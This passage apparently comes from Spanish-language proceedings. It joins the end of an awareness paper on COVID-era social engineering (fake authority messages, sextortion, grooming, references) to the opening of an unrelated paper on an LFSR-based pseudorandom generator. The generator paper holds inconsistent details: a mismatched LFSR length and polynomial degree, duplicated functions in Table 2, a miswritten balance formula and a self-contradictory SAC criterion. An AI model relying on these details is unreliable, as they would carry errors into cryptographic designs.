En Argentina, circulan mensajes emitidos por supuestos médicos, por personal del Instituto Malbrán (que analiza las muestras para detectar el COVID-19), por personas en contacto con miembros del gobierno, entre otros [49]. Se presume que su autoridad genera una influencia en el común de la gente, de modo tal, que todos sigamos las instrucciones indicadas, provocando efectos masivos. Por ejemplo, salir a comprar de golpe determinados productos, circular o no por ciertos lugares, creer o no en lo que otra persona dijo, etc. Generalmente, el mensaje viene de un amigo o familiar del profesional que “sabe del tema” y que hace que la fuente sea “seria”. Los mensajes anuncian verdades “ocultas”, situaciones más graves o hechos que están por ocurrir y que no han sido difundidos, porque los mensajes “alarmistas” son los que más se comparten. Justamente estos enunciados terminan con una frase donde se invita a difundir.

Por otro lado, la desinformación sirve para manipular los mercados financieros, afectando, por ejemplo, el valor de acciones cotizadas en bolsa, alentando o contraindicando inversiones, entre otras operaciones.

5.3. Ataques remotos con impacto en la esfera privada de las víctimas

Trataremos aquí actos cometidos con fines sexuales, venganzas o intención de provocar daños. En otras palabras, no están necesariamente vinculados con una finalidad lucrativa sino que afectan la intimidad, integridad y/o dignidad de la persona.

Muchos de estos ataques son ejecutados por personas cercanas a las víctimas y hay una gran cantidad de casos en los que la ingeniería social no es necesaria. Sin embargo, debemos mencionar este tema, porque la ingeniería social es un medio para cometer ataques, por lo tanto, el uso que se le dé depende del atacante. En el marco del aislamiento obligatorio, recurrir a personajes y situaciones relacionadas con la pandemia, puede servir para la captación de víctimas de este otro tipo de criminalidad.

◆ Sextorsión y difusión de imágenes sin consentimiento

Para hablar de estos hechos, debemos previamente hacer alusión a una práctica que se expande en épocas de aislamiento: el sexting. Se trata del intercambio de mensajes, fotos, videos y cualquier tipo de contenido multimedia, de carácter erótico o sexual, por medios

electrónicos de comunicación. Se trata de un “acto voluntario y consentido” [50] con lo cual, en principio, está dentro de la ley, en el marco de la privacidad.

No obstante, la gente suele no tomar precauciones a la hora de hacerlo, porque se siente en “confianza” y piensa que no le va a pasar nada. De esta manera, se encuentran contenidos donde es fácil identificar a la persona, porque se ve su cara o indicios que la distinguen. También se utilizan plataformas que no son seguras, en las que el derecho al olvido se hace prácticamente imposible.

Si bien algunos expertos recomiendan que esta práctica se canalice por medios como Telegram o Signal, que proponen chats secretos o autodestrucción de contenidos [50], lo cierto es que, una vez que esa información íntima circula en la red, no hay nada que pueda asegurar que no se comparta.

El sexting puede entonces dar lugar a extorsiones y a divulgaciones de imágenes ulteriormente sin consentimiento. En casos donde se usa la ingeniería social, puede que el atacante seduzca a la víctima por redes sociales o aplicaciones para “conocer gente”, y termine solicitándole que le mande fotos de este tipo. Suele pasar que suplante la identidad de una víctima anterior, para mandarle, a su vez, fotos de esta persona, así el intercambio parece recíproco. Una vez obtenidos los contenidos, el atacante va a amenazar con su viralización voluntaria, salvo que se le pague una determinada suma de dinero. La víctima, avergonzada, va a buscar la manera de resolver el problema de forma urgente y discreta. El problema es, como en los ataques de ransomware, que el pago no puede asegurar que las imágenes no se divulguen de todas maneras, o que se reutilicen de forma fraudulenta. De hecho, muchas veces, estos contenidos aparecen más tarde publicados en páginas y sitios de pornografía.

Al mismo tiempo, puede pasar que la viralización no sea de persona a persona, sino porque el atacante consiguió acceder a los servidores de la plataforma que fue usada para compartir esos contenidos. También puede ocurrir que el ataque sea local, por ejemplo, en los casos, en los que se roba el dispositivo y las imágenes están guardadas en las tarjetas Micro SD o en pendrives.

◆ Grooming

Cuando se trata de menores, la práctica de sexting mencionada en el punto anterior, puede vincularse con un caso de grooming [51]. Para ello, debe tratarse de conversaciones e intercambios de contenidos eróticos por medios electrónicos, entre un menor y un adulto que actúa generalmente haciéndose pasar por un menor. La “madurez” de este último es lo que le permite explotar la inocencia de la víctima. De esta forma, el atacante genera un vínculo que hace que la confianza aumente, al punto de poder solicitarle que le comparta esos contenidos íntimos; o bien programar un encuentro con fines de abuso sexual.

Esto puede además tener un impacto grave en la víctima si el material es divulgado en sitios de pornografía infantil¹².

Hay que tener en cuenta que, durante el aislamiento obligatorio [52], los menores están sobreexponidos a raíz de la hiperconectividad, lo que puede ser aprovechado por ciberdelincuentes y predadores sexuales. El exceso de confianza, la falta de supervisión o la ignorancia sobre los riesgos de Internet por parte de los padres o adultos responsables, así como la falta de discernimiento de los menores, son factores que coadyuvan al aumento de estos casos, en los que el uso de ciertas técnicas de ingeniería social puede ser útil, a los fines de captar y engañar a las víctimas.

Conclusión

En este trabajo, pudimos comprobar que, los ciberdelincuentes, detectaron la cantidad de emociones que el coronavirus genera y que todas las condiciones se reunieron para hacer funcionar estrategias de ingeniería social. Muchos de los ataques que hemos visto en este estudio serán detectados dentro de un tiempo. No todos son inmediatos. Podremos ver entonces datos obtenidos en aislamiento circulando en la Dark Web; contenidos eróticos en sitios pornográficos; dinero faltante y operaciones extrañas en extractos bancarios; personas que son víctimas de reclamos por hechos o actos en los que no han tenido nada que ver, porque alguien ha usado sus nombres o imágenes.

Los conceptos desarrollados pueden servir también para lo que sigue. No debemos olvidar que la crisis económica y financiera, que ya se hace visible, va a dar lugar a nuevos pretextos, respetando los esquemas y modelos de base expuestos.

Aún no podemos confirmar si el cibercrimen aumenta gracias al COVID-19 o si, simplemente, acentúa su grado de éxito [53]. Es probable que, en momentos en los que el usuario no se encuentra emocionalmente afectado, la vulnerabilidad sea inferior. Ese “apetito de información” que provoca el coronavirus en el usuario, lo lleva a la búsqueda de más canales, más fuentes, más mensajes, más clics y más descargas.

¹² Cabe destacar que la expresión “pornografía infantil” es incorrecta. Debería denominarse “material de abuso sexual infantil”, ya que el término “pornografía” debe emplearse para actos entre adultos con consentimiento previo. Tampoco sería correcto utilizar el verbo “consumir” contenidos ya que se trata al menor como a un producto. Fuente: Zárate, E. (29/03/2020). En: *Ciberdelitos y nuevas tecnologías aplicadas a la investigación criminal* (Webinar).

La pandemia de COVID-19 marcó un antes y un después, porque demostró el rol que la tecnología puede cumplir en una sociedad. Muchas de las personas que adoptaron nuevas herramientas y modalidades de trabajo a distancia, van a seguir implementándolas. No obstante, para poder alcanzar un nivel de ciberseguridad adecuado, se necesita combinar tecnología con factor humano capacitado. De nada sirve aplicar barreras técnicas de seguridad, si el usuario las destruye o permite que un atacante las esquive. El error humano no puede ser erradicado. Pero, educando, podemos reducir el porcentaje de error y ahí es donde la ingeniería social deja de lucirse, a través de sus múltiples aristas. Partiendo de ese postulado se puede crear una política de seguridad realista.

Que esta pandemia que acelera la transformación digital sea aprovechada para darle al usuario el rol de colaborador en ciberseguridad que se merece. Una vez iniciada la concientización, no se debe frenar sólo porque se flexibiliza la cuarentena, al contrario, hay que seguir estando alerta, porque cuando bajamos la guardia, nos vemos más expuestos.

Después de haber desentrañado la masa de información que circula sobre el coronavirus, para detectar los distintos tipos de ataques que aparecen en medio de esta crisis, debemos concentrarnos ahora en investigar la respuesta a este fenómeno. Crisis significa oportunidad, y ésto se ha transformado en un slogan para los cibercriminales que recurren a la ingeniería social.

Como usuarios podemos, mientras tanto, ejercitar nuestra capacidad de autorregulación y de autorresponsabilidad. Practicar igualmente, cada tanto, el “ciber-distanciamiento social” [54] como medida de higiene digital, que permita darnos tiempo para discernir lo que está bien y lo que está mal en las redes, y controlar nuestra impulsividad. Y así, protegernos a nosotros y a nuestro entorno, ante cualquier infección de nuestros sistemas de información y comunicación.

Referencias

- [1] Gross, D. (2020, 14-17 de mayo). Ingeniería social en tiempos de coronavirus : análisis de la confluencia de dos fenómenos pandémicos [publicación de blog]. Recuperado de <https://medium.com/@grupoingsocial>
- [2] Gross, D. (2019). *L'ingénierie sociale: la prise en compte du facteur humain dans la cybercriminalité* (Thèse de doctorat). Université de Strasbourg, France. <http://www.theses.fr/2019STRAA007>
- [3] Hadnagy, C. (2011). *Ingeniería Social, el Arte del Hacking Personal* (traducido por Montero Marín, A.). Madrid : Anaya.

- [4] Mitnick, K. et Simon, W. (2005). *L'art de la supercherie* (traduit par Garance, D. et Debonne, R.). Paris : CampusPress.
- [5] Gross, D. (2018, 3 de diciembre). Estafa del CEO: una muestra de la naturaleza polifacética de la ingeniería social (Parte II) [publicación de blog]. Recuperado de <https://ingenieriasocial.com.ar/2018/12/03/la-estafa-del-ceo-parte-ii-un-ataque-de-ingenieria-social/>
- [6] Aldawood, H., and Skinner, G. (January 2020). An Advanced Taxonomy for Social Engineering Attacks. *International Journal of Computer Applications*, 177. 975-8887. 10.5120/ijca2020919744.
- [7] Conheady, S. (2014). *Social engineering in IT Security*. New York: McGraw-Hill Education.
- [8] Watson, G., Mason, A. and Ackroyd, R. (2014). *Social Engineering Penetration Testing*. Waltham, MA : Syngress.
- [9] Hadnagy, C. (2014). *Unmasking the social engineer: the human element of security*. Indianapolis: Wiley.
- [10] Hadnagy, C. and Fincher, M. (2015). *Phishing dark waters, the offensive and defensive sides of malicious e-mails*. Indianapolis: Wiley.
- [11] Guadagno, R. and Cialdini, R. (2005). Online Persuasion and Compliance. Social Influence on the Internet and Beyond. In: Amichai-Hamburger, Y. (Ed.), *The social net: The social psychology of the Internet* (pp. 91-113). New York : Oxford University Press.
- [12] Guéguen, N. (2011). *Psychologie de la manipulation et de la soumission* (2ème éd). Paris : Dunod.
- [13] Joule, R. et Beauvois, J.L. (2014). *Petit traité de manipulation à l'usage des honnêtes gens*. Grenoble : PUG.
- [14] Joule, R. et Beauvois, J.L. (2009). *La soumission librement consentie* (6e éd.) Paris : PUF.
- [15] Cialdini, R. (2004). *Influence et Manipulation. Comprendre et Maîtriser les mécanismes et les techniques de persuasion* (traduit par Garde, N. et Guyon, M.C.). Paris : First-Gründ.
- [16] Thalmann, Y. (2009). *Petit traité de contre-manipulation*. Genève : Jouvence.
- [17] Samani, R. et McFarland, C. (2014). *L'être humain, nouvelle cible des pirates*. Paris : McAfee.
- [18] Sobre este tema : Eckman, P.(2011). *Je sais que vous mentez ! L'art de détecter les menteurs et les manipulateurs* (traduit par Loubet, P.). Paris : J'ai lu.
- [19] Mann, I.(2008). *Hacking the Human: Social Engineering Techniques and Security Countermeasures*. Aldershot; Burlington (VT): Gower.
- [20] Bullée, J.W. and Junger, M. (2019). Social Engineering. In: Holt, T. and Bossler, A. (Eds.), *The Palgrave Handbook of International Cybercrime and Cyberdeviance* (pp.1-28). Palgrave Macmillan, Cham.
- [21] Ackerman Jr., R. (2020). The Coronavirus & Cybersecurity: 3 Areas of Exploitation [news site]. Retrieved 10-apr-2020, from <https://www.darkreading.com/the-coronavirus-and-cybersecurity-3-areas-of-exploitation-/a/d-id/1337465>
- [22] Tourné, C. (2020, 26 mars). Confinement et coronavirus : attention aux faux gendarmes et aux faux policiers ! *France Bleu*. <https://www.francebleu.fr/infos/faits-divers-justice/confinement-et-coronavirus-attention-aux-faux-gendarmes-et-aux-faux-policiers-1585242920>
- [23] Dumain, A. (2020, 18 mars). Fausses pharmacies en ligne, fausses attestations : les escroqueries liées au coronavirus se multiplient. *France Inter*. <https://www.franceinter.fr/societe/fausses-pharmacies-en-ligne-fausses-attestations-les-escroqueries-liees-au-coronavirus-se-multiplient>
- [24] Chatelain, Y. (2020, 25 mars). Coronavirus et arnaque en ligne : Phishing, Scamming. *Forbes*. <https://www.forbes.fr/business/coronavirus-et-arnaque-en-ligne-phishing-scamming/?cn-reloaded=1>
- [25] CSIRT Panamá (2020, 24 de marzo). Phishing en el tiempo de COVID-19: Cómo reconocer algunos de los ataques identificados [sitio oficial]. Recuperado de <https://cert.pa/2020/03/phishing-en-el-tiempo-de-covid-19-como-reconocer-algunos-de-los-ataques-identificados/>
- [26] Barth, B. (2020). Malicious coronavirus map hides AZORult info-stealing malware [news site]. Retrieved 11-mar-2020, from <https://www.scmagazine.com/home/security-news/news-archive/coronavirus/malicious-coronavirus-map-hides-azorult-info-stealing-malware/>
- [27] Proofpoint. (Mars 2020). Cybersécurité : Le coronavirus devient le leurre le plus utilisé de tous les temps, *Global Security Mag*. <https://www.globalsecuritymag.fr/Cybersecurite-Le-coronavirus.20200318.96777.html>
- [28] Whitney, L. (2020). How banks can protect their customers from coronavirus-themed phishing emails [news site]. Retrieved 14-feb-2020, from <https://www.techrepublic.com/article/how-banks-can-protect-their-customers-from-coronavirus-themed-phishing-emails/>
- [29] Dark Reading Staff (2020). FBI Warns of Fake CDC Emails in COVID-19 Phishing Alert [news site]. Retrieved 23-mar-2020, from <https://www.darkreading.com/attacks-breaches/fbi-warns-of-fake-cdc-emails-in-covid-19-phishing-alert/d/d-id/1337381>
- [30] Ver también : BBC News Mundo (2020, 24 de marzo). Coronavirus: la advertencia de la OMS sobre los estafadores que están usando el nombre de la organización para robar dinero y datos . Recuperado de <https://www.bbc.com/mundo/noticias-52009138>
- [31] Sjouwerman, S. (2020). Bad Guys Push New COVID-19 Message: You Are Infected [security blog]. Retrieved 28-mar-2020, from <https://blog.knowbe4.com/bad-guys-push-new-covid-19-message-you-are-infected>
- [32] Por ejemplo, "coronavirusmap.com. Ver: Zafimehy, M. (2020, 14 mars). Coronavirus : la police s'inquiète du risque "grandissant" d'arnaques en ligne. *RTL*. <https://www.rtl.fr/actu/debats-societe/coronavirus-la-police-s>

- [_inquiete-du-risque-grandissant-d-arnaques-en-ligne-7800253140;](#)
- [33] Gautronneau, V. (2020, 16 mars). Le coronavirus est aussi une aubaine pour les escrocs. *Le Parisien* <http://www.leparisien.fr/faits-divers/le-coronavirus-est-aussi-une-aubaine-pour-les-escrocs-16-03-2020-8280933.php>
- [34] Ejemplos: Infobae (2020, 25 de marzo). Falsos subsidios y comida gratis por WhatsApp: cómo operan los ladrones de datos personales que se aprovechan de la pandemia. Recuperado de <https://www.infobae.com/sociedad/policiales/2020/03/25/falsos-subsidios-y-comida-gratis-por-whatsapp-como-operan-los-ladrones-de-datos-personales-que-se-aprovechan-de-la-pandemia/>
- [35] Tidy, J. (2020, 13 de marzo). Coronavirus: cómo los piratas informáticos están usando el miedo a la enfermedad covid-19 para difundir virus informáticos. *BBC News*. Recuperado de <https://www.bbc.com/mundo/noticias-51853454>
- [36] Sanzone, H. (2020, 16 de abril). ¿Con quién tengo el gusto? Si no lo sabe el que llama, es una estafa telefónica. *El Día*. Recuperado de <https://www.eldia.com/nota/2020-4-16-9-45-0--con-quien-te-ngo-el-gusto-si-no-lo-sabe-el-que-llama-es-una-estafa-telefonica-policiales>
- [37] Cybermalveillance (2019, 20 décembre). Faire face aux arnaques au faux support technique [site officiel] <https://www.cybermalveillance.gouv.fr/tous-nos-contenus/fiches-reflexes/arnaques-au-faux-support-technique>
- [38] Oficina de seguridad del Internauta. Top 10 fraudes que utilizan COVID-19 para engañar a los usuarios [sitio oficial]. Recuperado de <https://www.osi.es/es/actualidad/blog/2020/03/27/top-10-fraudes-que-utilizan-covid-19-para-enganar-los-usuarios>
- [39] Sobre este tema: Cybermalveillance (2019, 20 novembre). Les rançongiciels (ransomwares) [site officiel] <https://www.cybermalveillance.gouv.fr/tous-nos-contenus/fiches-reflexes/rancongiiciels-ransomwares>
- [40] Saleh, T. (2020). CovidLock Update: Deeper Analysis of Coronavirus Android Ransomware [security blog]. Retrieved 16-mar-2020, from <https://www.domaintools.com/resources/blog/covidlock-update-coronavirus-ransomware>
- [41] Angulo, M. (2020,19 de marzo). “Coronavirus virtual”: advertencias por el uso del home office y las estafas en la web. *Infobae*. Recuperado de <https://www.infobae.com/sociedad/2020/03/19/coronavirus-virtual-advertencias-por-el-uso-del-home-office-y-las-estafas-en-la-web/>
- [42] Adam, L. (2020, 18 mars). Coronavirus : la vigilance passe aussi sur le réseau. *ZD Net* [site d'actualités] <https://www.zdnet.fr/actualites/coronavirus-la-vigilance-passe-aussi-sur-le-reseau-39900829.htm>
- [43] Cohen, B. (Mars 2020). Ransomware « CoronaVirus » : mode opératoire et protection adéquate. *Global Security Mag* <https://www.globalsecuritymag.fr/Ransomware-CoronaVirus-mode.20200318.96776.html>
- [44] Grolleau, V. (2020, 28 mars). Covid-19 : consommateurs, attention aux arnaques en ligne et aux démarchages ! *Challenges*. https://www.challenges.fr/entreprise/grande-consom/covid-19-consommateurs-attention-aux-arnaques-en-ligne-et-aux-demarchages_704269
- [45] Guyonnet, P. (2020, 18 mars). Coronavirus : les autorités mettent en garde face aux arnaques à l'attestation dérogatoire. *Huffington Post*. https://www.huffingtonpost.fr/entry/coronavirus-attestation-confinement-fraudes-arnaques_fr_5e71f105c5b6f5b7c53b2d46
- [46] Piel, S. et Michel, A. (2020, 21 mars). Coronavirus : les escrocs tentent de profiter de la crise. *Le Monde*. https://www.lemonde.fr/police-justice/article/2020/03/21/coronavirus-les-escrocs-tentent-de-profiler-de-la-crise_6033936_1653578.html
- [47] Paris-Normandie (2020, 19 mars). Coronavirus. Une entreprise pharmaceutique rouennaise escroquée de 6,6 millions d'euros. <https://www.paris-normandie.fr/actualites/faits-divers/coronavirus-une-entreprise-pharmaceutique-rouennaise-escroquee-de-6-6-millions-d-euros-GE16560512>
- [48] Sobre este tema: Cybermalveillance (2020, 26 février). Le spam électronique [site officiel]. <https://www.cybermalveillance.gouv.fr/tous-nos-contenus/fiches-reflexes/spam-electronique>
- [49] El Día (2020, 24 de marzo). Los audios falsos y virales que alarman por el coronavirus : cómo detectarlos y evitarlos. Recuperado de <https://www.eldia.com/nota/2020-3-24-16-9-0-el-falso-audio-de-una-microbiologa-del-malbran-que-alarma-a-la-gente-informacion-general>
- [50] El Día (2020, 28 de marzo). Sexting: la práctica que consigue adeptos durante la cuarentena. Recuperado de <https://www.eldia.com/nota/2020-3-28-3-49-39-sexting-la-practica-que-consigue-adeptos-durante-la-cuarentena-informacion-general>
- [51] Ver: Magnano, C. (2020,17 de abril). Cuarentena obligatoria - Coronavirus: aumentan las denuncias de grooming y delitos sexuales contra niños, niñas y adolescentes. *Clarín*. Recuperado de https://www.clarin.com/sociedad/coronavirus-aumentan-denuncias-grooming-delitos-sexuales-ninos-ninas-adolescentes_0b11ZYMJuq.html
- [52] Sobre este asunto, ver: UFEDyCI (2020, 7 de abril). *Pandemia COVID-19: Combatiendo el cibercrimen en épocas de cuarentena*, Ministerio Público Fiscal de la Ciudad Autónoma de Buenos Aires.
- [53] En ese sentido : Wright, R. (2020). Risk & Repeat: COVID-19 boosting social engineering attacks [news site]. Retrieved 27-mar-2020, from <https://searchsecurity.techtarget.com/podcast/Risk-Repeat-COVID-19-boosting-social-engineering-attacks>
- [54] Tarun, R. (2020). COVID-19 Social Engineering Attacks[news site]. Retrieved 23-mar-2020, from <https://www.csoonline.com/article/3533339/covid-19-social-engineering-attacks.html>

Combinación No Lineal de Generadores LFSR con Funciones No Lineales de Filtrado Paralelas

Andrés Farías
DCE - UNLaR
afarias665@yahoo.com.ar

Pablo García
FCEyN – UNLPam
pablogarcia@exactas.unlpam.edu.ar

Germán Montejano
FCFMyN - UNSL
gmonte@unsl.edu.ar

Resumen

El presente documento expone el procedimiento de construcción de un generador binario pseudoaleatorio, desarrollado a partir de la combinación no lineal de cuatro generadores Linear Feedback Shift Registers (LFSR) con funciones no lineales de filtrado paralelas. El proceso incluye la descripción del modelo, la selección de las funciones booleanas que cuenten con las mejores propiedades criptográficas, la definición de la estructura de los dispositivos secuenciales, a partir de sus registros de desplazamiento con retroalimentación lineal y sus funciones no lineales. Finalmente para verificar la aleatoriedad de las muestras obtenidas, se aplican a las mismas un conjunto de pruebas estadísticas.

Palabras Clave: LFSR, Clave, Periodo, Polinomios Primitivos, Pruebas de Aleatoriedad, XOR, Bits aleatorios.

Key Words: LFSR, Key, Period, Primitive Polynomials, Randomness Tests, XOR, Random Bits.

1. Introducción

La generación aleatoria de bits reviste un interés significativo en aplicaciones muy diversas. Desde completar claves generadas para la utilización de criptografía One Time Pad hasta implementar simuladores de cualquier tipo. Muchos problemas prácticos permiten soluciones sistematizadas que se basan en la utilización de generadores aleatorios binarios.

Un requisito fundamental de ese tipo de generadores se relaciona con la calidad de la secuencia generada. Entre otras características se exige imprevisibilidad y facilidad de implementación, pero, fundamentalmente un período con una longitud significativa”.

Es en esos términos que se propone un modelo que responda a tales exigencias. La modalidad elegida se basa en la combinación no lineal de cuatro generadores LFSR con funciones no lineales de filtrado.

El procedimiento de construcción de un generador pseudoaleatorio de ese estilo requiere de varias etapas:

- Definición del modelo, con la totalidad de sus componentes.
- Diseño de los dispositivos, mediante la elección de los distintos LFSR, las funciones booleanas de filtrado respectivas y las funciones de combinación no lineal para el generador combinacional.
- Selección de funciones booleanas de cuatro variables en base a sus propiedades criptográficas.
- Conformación del Generador Pseudoaleatorio con los componentes ya seleccionados.
- Generador Combinacional
- Generador Pseudoaleatorio
- Procedimiento para generar los estados iniciales de los LFSR.
- Elección de las pruebas estadísticas a utilizar y los criterios de análisis de los resultados.
- Puesta en funcionamiento y realización de las pruebas de aleatoriedad necesarias sobre las secuencias obtenidas.

2. Definición del Modelo para el Generador Pseudoaleatorio

En este capítulo se desarrolla un generador más complejo, donde sus componentes principales, al igual que en el generador anterior siguen siendo los LFSR y las funciones de filtrado y combinación son funciones booleanas de cuatro variables. El primer elemento de esta estructura es un LFSR con función de filtrado no lineal, tal que se muestra en la figura 1.



Figura 1. Esquema del LFSR con función de filtrado no lineal

A este elemento se le incorpora otra función de filtrado no lineal, de modo tal de tener dos funciones trabajando en paralelo con el LFSR, estas funciones son booleanas de cuatro variables. En la figura 2 se observa como queda el LFSR.




Figura 2. Esquema del LFSR con dos funciones de filtrado no lineal

Para el generador en estudio se dispone de cuatro de estos LFSR con dos funciones de filtrado no lineales paralelas, como cada LFSR entrega dos secuencias, se tiene que el conjunto produce ocho secuencias aleatorias.

Este grupo se denomina Generadores LFSR con funciones no lineales paralelas, y constituye el primer grupo generador de secuencias pseudoaleatorias del dispositivo principal. En la figura 3, se muestra un esquema del mismo.




Figura 3. Esquema del LFSR con dos funciones de filtrado no lineal

Las ocho secuencias obtenidas se las identifica con las letras: A, B, C, D, E, F, G, H, y luego serán procesadas mediante funciones booleanas, en el segundo dispositivo de generador; en la figura 4.




Figura 4. Esquema generador pseudoaleatorio

Para la integración de las secuencias se recurre a dos funciones booleanas de cuatro variables, que toman cuatro

secuencias cada una de las ocho disponibles. se detalla el esquema que se denomina Generador combinacional con funciones no lineales de combinación paralelas.

Finalmente las secuencias obtenidas de las dos funciones booleanas, son sometidas a una operación XOR para obtener la secuencia final, figura 5.




Figura 5. Esquema generador pseudoaleatorio binario

3. Elección de los LFSR

Como las secuencias obtenidas de los Linear Feedback Shift Register (LFSR) son lineales, se desarrollaron distintas estructuras que permiten obtener secuencias no lineales a partir de los mismos. Existen distintas metodologías en ese sentido [1], [2] y [3]. Una de ellas consiste en disponer funciones no lineales de filtrado, tal como se observa en la Figura 1.

Los LFSR, que componen cada generador de secuencia combinada, debe cumplir con un requisito indispensable: los polinomios de conexión deberán ser de tipo primitivo [4], [5]. Este tipo de polinomios genera un período máximo, es decir de $2^n - 1$, donde n es la cantidad de bits que componen el LFSR. Según [6]: “Los polinomios primitivos son un tipo especial de polinomio irreducible. Los polinomios irreducibles son aproximadamente comparables con los números primos, es decir, sus únicos factores son 1 y el propio polinomio”.

En la Tabla 1, se detallan de los LFSR: longitudes (L) y polinomios primitivos de conexión de las funciones de filtrado no lineal, se buscaron los polinomios con mayor cantidad de monomios:

Tabla1. LFSR

LFSR	Long.	Polinomios primitivos
1	41	$x^{41} + x^{40} + x^{32} + x^{20} + x^{12} + x^{11} + 1$
2	37	$x^{36} + x^{28} + x^{26} + x^{25} + x^{17} + x^6 + 1$
3	31	$x^{31} + x^{16} + x^{14} + x^{10} + x^8 + x^1 + 1$
4	29	$x^{29} + x^{22} + x^{16} + x^{15} + x^{11} + x^3 + 1$

4. Método de Selección de Funciones Booleanas

4.1 Formas de las Funciones Booleanas

Las formas en las que se pueden representar las funciones booleanas incluyen: tabla de verdad, Forma Normal Algebraica (FNA) y Espectro de Walsh Hadamard, las cuales resultarán de interés en este caso. Las funciones booleanas que se necesitan deben ser balanceadas.

- **Tablas de Verdad:** Para seleccionar las funciones booleanas a utilizar, se parte de la tabla de verdad para tres variables, donde se presentan distintas alternativas de salidas.
- **Forma Normal Algebraica:** Se determina la Forma Normal Algebraica, a partir de las tablas de verdad.
- **Transformada de Walsh Hadamard:** El espectro correspondiente puede ser calculado por la Ecuación 1. O bien mediante la Transformada Rápida de Walsh Hadamard (Diagrama de Mariposa).

$$F(\omega) = \sum_{x \in \mathbb{Z}_2^n} (-1)^{f(x) \oplus x \cdot \omega} \quad (1)$$

4.2 Propiedades Criptográficas Deseables Adoptadas

A continuación se indican algunas de las propiedades criptográficamente más significativas, adoptadas para este trabajo.

- **Función Balanceada:** Una función booleana de n-variables f es balanceada si $w(f) = 2n - 1$. Esta propiedad es deseable para evitar ataques criptodiferenciales. La función es balanceada cuando el primer coeficiente del espectro de Walsh-Hadamard, es igual a cero: $F(0) = 0$.
- **No Linealidad:** Valores altos de esta propiedad reducen el efecto de los ataques por criptoanálisis lineal. La No Linealidad de una función booleana

puede ser calculada directamente de la transformada de Walsh-Hadamard, (Ecuación 2):

$$NL_f = \frac{1}{2} \cdot (2^n - |WH_{max}(f)|) \quad (2)$$

- **Grado Algebraico:** El grado algebraico de una función, es el número de entradas más grande que aparece en cualquier producto de la Forma Normal Algebraica. Es deseable que sean valores altos.
- **SAC:** El Criterio de Avalancha Estricto requiere los efectos avalancha de todos los bits de entrada. Una función booleana se dice que satisface SAC sí y solo sí, la Ecuación 3, es balanceada para toda u con $w(u)=1$.

$$f(x) \oplus f(x \oplus u) \quad (3)$$

4.3 Tabla de Resultados

Algunos de los criterios adoptados, por los cuales determinadas funciones booleanas serán aceptadas, por tener propiedades criptográficas deseables, se enumeran a continuación:

- Espectro de Walsh-Hadamard $F(0)=0$
- No linealidad $Nf > 0$
- Grado algebraico $g(f) > 1$
- No cumplen el SAC, (SAC=Si).

Para funciones booleanas de cuatro variables, hay un total de 12.870 balanceadas, de las cuales aplicando los criterios anteriores se eligen diez, indicados en la Tabla 2.

Tabla 2. Funciones aceptadas para el generador

Función	F(0)	Nf	g(f)	SAC
f_{5775}	0	4	2	Si
f_{4722}	0	4	2	Si
f_{4529}	0	4	2	Si
f_{4393}	0	4	2	Si
f_{4117}	0	4	2	Si
f_{3981}	0	4	2	Si
f_{3338}	0	4	2	Si
f_{3672}	0	4	2	Si
f_{5775}	0	4	3	Si
f_{4722}	0	4	3	Si

Las funciones aceptadas tienen la siguiente expresión, detalla en tabla 3.

Tabla 3. Funciones aceptadas para el generador

f_{NAF}
$f_{5775} = a \oplus b \oplus (a \cdot b) \oplus (a \cdot c) \oplus (a \cdot d)$
